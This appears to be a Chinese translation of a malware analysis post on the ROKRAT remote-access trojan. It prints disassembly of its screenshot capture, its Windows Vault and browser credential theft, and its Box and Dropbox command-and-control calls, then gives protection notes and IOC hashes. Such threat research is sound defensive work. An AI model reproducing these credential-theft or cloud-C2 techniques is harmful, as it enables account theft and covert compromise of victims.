
两个 ROKRAT 版本都执行了截图。请注意观察这两个版本之间的相似之处，非常有意思。尤其是所保存截图的文件名。以下是四月份发布的 ROKRAT 版本的代码：



```
lea     eax, [ebp+1BCh+var_238]
push    eax
push    ebx
push    edi
mov     dword ptr [esi], offset ??_7Bitmap@Gdiplus@@6B@ ; const Gdiplus::Bitmap::`vftable'
mov     [ebp+1BCh+var_238], ebx
call    GdipCreateBitmapFromHBITMAP
mov     [esi+8], eax
mov     eax, [ebp+1BCh+var_238]
mov     [esi+4], eax
mov     ebx, esi
```

```
loc_40F869:
lea     eax, [ebp+1BCh+var_234]
push    eax
call    sub_40F75D
xor     eax, eax
inc     eax
mov     [ebp+1BCh+var_224], eax
mov     [ebp+1BCh+var_210], eax
mov     esi, offset unk_5527CC
lea     edi, [ebp+1BCh+var_220]
movsd
movsd
movsd
movsd
lea     eax, [ebp+1BCh+var_23C]
pop     ecx
mov     [ebp+1BCh+var_23C], 32h
mov     [ebp+1BCh+var_20C], 4
mov     [ebp+1BCh+var_208], eax
call    _rand
push    eax
call    _rand
push    eax
push    offset word_5680A0 ; Args
lea     eax, [ebp+1BCh+Dest]
push    offset aS04x04xTmp ; "%s%04X%04X.tmp"
push    eax             ; Dest
call    sub_409830
add     esp, 14h
lea     eax, [ebp+1BCh+var_224]
push    eax
lea     eax, [ebp+1BCh+var_234]
push    eax
lea     eax, [ebp+1BCh+Dest]
push    eax
push    dword ptr [ebx+4]
call    GdipSaveImageToFile
test    eax, eax
jz      short loc_40F8D9
```


以下是 11 月发布版本的代码：




两个版本的模式完全相同：%s%04X%04X.tmp。两个 %04X 是随机值。%s 包含一个临时路径（通过 GetTempPath() 获取的路径）。在这两个样本中，字符串长度都是 0x12C (300)。这部分显然是通过复制粘贴生成的。

浏览器密码窃取程序

在 11 月发布的 ROKRAT 样本中，有一个样本经分析发现包含浏览器窃取功能。该恶意软件能够从 Internet Explorer、Chrome 和 Firefox 中提取存储的密码。对于 Chrome 和 Firefox 而言，该恶意软件会对包含 URL、用户名和密码的 sqlite 数据库进行查询：



此外，ROKRAT 还支持 Microsoft 保管库机制。保管库是在 Windows 7 中实施的，包含了 Internet Explorer 的任何敏感数据（例如凭证）。以下是保管库 API 的初始化过程：




```
GetVaultAPI proc near
push    offset LibFileName ; "vaultcli.dll"
call    ds:LoadLibraryW
mov     hModule, eax
test    eax, eax
jz      loc_1E81C89
```

```
push    esi
mov     esi, ds:GetProcAddress
push    offset aVaultenumerate ; "VaultEnumerateItems"
push    eax             ; hModule
call    esi ; GetProcAddress
push    offset aVaultenumerate_0 ; "VaultEnumerateVaults"
push    hModule         ; hModule
mov     VaultEnumerateItems_API, eax
call    esi ; GetProcAddress
push    offset aVaultfree ; "VaultFree"
push    hModule         ; hModule
mov     VaultEnumerateVaults_API, eax
call    esi ; GetProcAddress
push    offset aVaultgetitem ; "VaultGetItem"
push    hModule         ; hModule
mov     VaultFree_API, eax
call    esi ; GetProcAddress
push    offset aVaultgetitem ; "VaultGetItem"
push    hModule         ; hModule
mov     Vault_GetItem2_API, eax
call    esi ; GetProcAddress
push    offset aVaultopenvault ; "VaultOpenVault"
push    hModule         ; hModule
mov     Vault_GetItem_API, eax
call    esi ; GetProcAddress
push    offset aVaultclosevaul ; "VaultCloseVault"
push    hModule         ; hModule
mov     VaulOpenVault_API, eax
call    esi ; GetProcAddress
cmp     VaultEnumerateVaults_API, 0
mov     VaultCloseVault_API, eax
pop     esi
jz      short loc_1E81C89
```

ROKRAT 实施主要基于以下项目。对比以前的样本/版本，ROKRAT 的攻击策略发生了改变。这一次，攻击者专门窃取可用于实现进一步感染的信息，甚至窃取潜在个人账户的信息。ROKRAT 攻击者使用的方法也不寻常，他们把整个 SQLite 库嵌入到可执行文件中，从而使 SQLite 能够尝试浏览 Firefox 和 Google Chrome。

在调查过程中，我们发现浏览器密码窃取程序代码与第 42 单元所描述的 FreeMilk 攻击活动中使用的代码完全相同。在本文中，作者已经注意到 FreeMilk 和 ROKRAT 的命令与控制基础设施存在重合。此外，我们还发现这两个样本之间存在一些代码重合：




左侧是 ROKRAT 样本，右侧是 FreeMilk 样本。我们可以注意到，除了代码之外，攻击者连“IE Registery”等拼写错误也复制粘贴了过去。

用于命令与控制的云平台

最后，此 ROKRAT 版本使用云平台的方式与我们之前的分析完全相同。这一次，攻击者没有使用社交网络平台，而是采用了以下不同的云提供商：

- PCLOUD



- BOX

```
mov     byte ptr [ebp+var_4], 1
lea     eax, [ebp+arg_4]
cmp     [ebp+arg_18], 8
mov     [ebp+var_11D0], 0
cmovnb  eax, [ebp+arg_4]
push    eax             ; int
lea     eax, [ebp+var_1010]
push    offset aHttpsApiBoxCom_1 ; "https://api.box.com/2.0/files/%s/conten"...
push    eax             ; int
call    sub_1AADBC0
xor     eax, eax
mov     [ebp+var_102C], 7
add     esp, 0Ch
mov     [ebp+var_1030], 0
mov     word ptr [ebp+lpMem], ax
cmp     word ptr [ebp+var_1010], ax
jnz     short loc_1AAF1A4
```

- DROPBOX

```
loc_1AB501C:            ; int
push    2Dh
xor     eax, eax
mov     [ebp+var_85C], 7
push    offset aHttpsContentDr ; "https://content.dropboxapi.com/2/files/"...
lea     ecx, [ebp+var_870]
mov     [ebp+var_860], 0
mov     word ptr [ebp+var_870], ax
call    sub_1AB3280
push    ecx
lea     eax, [ebp+var_870]
;   } // starts at 1AB4FDB
;   try {
mov     byte ptr [ebp+var_4], 4
push    eax
lea     ecx, [ebp+var_9F8]
call    sub_1ABC8A0
;   } // starts at 1AB5052
;   try {
mov     byte ptr [ebp+var_4], 6
mov     eax, [ebp+var_85C]
cmp     eax, 8
jb      short loc_1AB5084
```

- YANDEX

结论

此攻击活动表明 ROKRAT 背后的攻击者仍处于活跃状态。基于 PDB，它可能是此恶意软件的第 13 个版本。此攻击者决定只使用合法的云平台，但与之前的版本相比，也进行了一些更改。从攻击者的角度来看，这是一个不错的选择，因为在默认情况下，这些平台的数据流都会使用 HTTPS 进行加密，从而让人难以在平台的合法流量中发现恶意流。我们还可以确定，该攻击者喜欢使用本文中提到的各种存储库的现有代码。在互联网上，GitHub、代码项目和其他公共论坛等都有提供这些代码。

虽然 ROKRAT 的编写者主要是复制粘贴了 FreeMilk 的一些源代码，但是我们仍然坚信，该编写者就是 FreeMilk 鱼叉式网络钓鱼活动的幕后黑手，或者与其幕后黑手存在合作关系。ROKRAT 采用了与 FreeMilk 攻击活动中所用 Freenki 下载程序相同的代码，这也进一步证实了上述观点。

此外，攻击者一直关注的是相同的目标模式，诱饵文档也都提及的是与韩国和朝鲜地缘政治局势紧密相关的要素。一般来说，这些文档都提到了韩国统一部或朝鲜公民的情况。这些文档中经常包含关于现实中召开的会议或大会的准确信息，展现出了对朝鲜和韩国时事的深刻了解。

以上所有这些信息都有助于我们了解攻击所针对的系统的概况以及攻击者的利益所在。

防护

思科客户可通过其他方式检测并阻止此威胁，包括：

产品	保护
AMP	✔
CloudLock	不适用
CWS	✔
邮件安全	✔
网络安全	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

高级恶意软件防护 (AMP) 解决方案可以有效防止执行威胁发起者使用的恶意软件。

CWS 或 WSA Web 扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。

邮件安全设备可以拦截威胁发起者在攻击活动中发出的恶意邮件。

网络安全设备（例如 NGFW、NGIPS 和 Meraki MX）可以检测与此威胁相关的恶意活动。

AMP Threat Grid 可帮助识别恶意二进制文件，使所有思科安全产品都有内置保护措施。

Umbrella，我们的安全互联网网关 (SIG)，可阻止用户连接恶意域、IP 和 URL（无论用户是否位于公司网络上）。

开源 Snort 用户规则集客户可以在 Snort.org 上下载出售的最新规则包，保持最新状态。

IOCS

路径：c:\ProgramData\HncModuleUpdate.exe

恶意文档：
171e26822421f7ed2e34cc092eaeba8a504b5d576c7fd54aa6975c2e2db0f824
植入程序 #1：
a29b07a6fe5d7ce3147dd7ef1d7d18df16e347f37282c43139d53cce25ae7037
植入程序 #2：
eb6d25e08b2b32a736b57f8df22db6d03dc82f16da554f4e8bb67120eacb1d14
植入程序 #3：
9b383ebc1c592d5556fec9d513223d4f99a5061591671db560faf742dd68493f
ROKRAT：
b3de3f9309b2f320738772353eb724a0782a1fc2c912483c036c303389307e2e
Freenki：
99c1b4887d96cb94f32b280c1039b3a7e39ad996859ffa6dd011cf3cca4f1ba5

发布者：PAUL RASCAGNERES；发布时间：12:52 AM
标签：APT、云、HWP、韩国、恶意软件、恶意软件分析、RAT、ROKRAT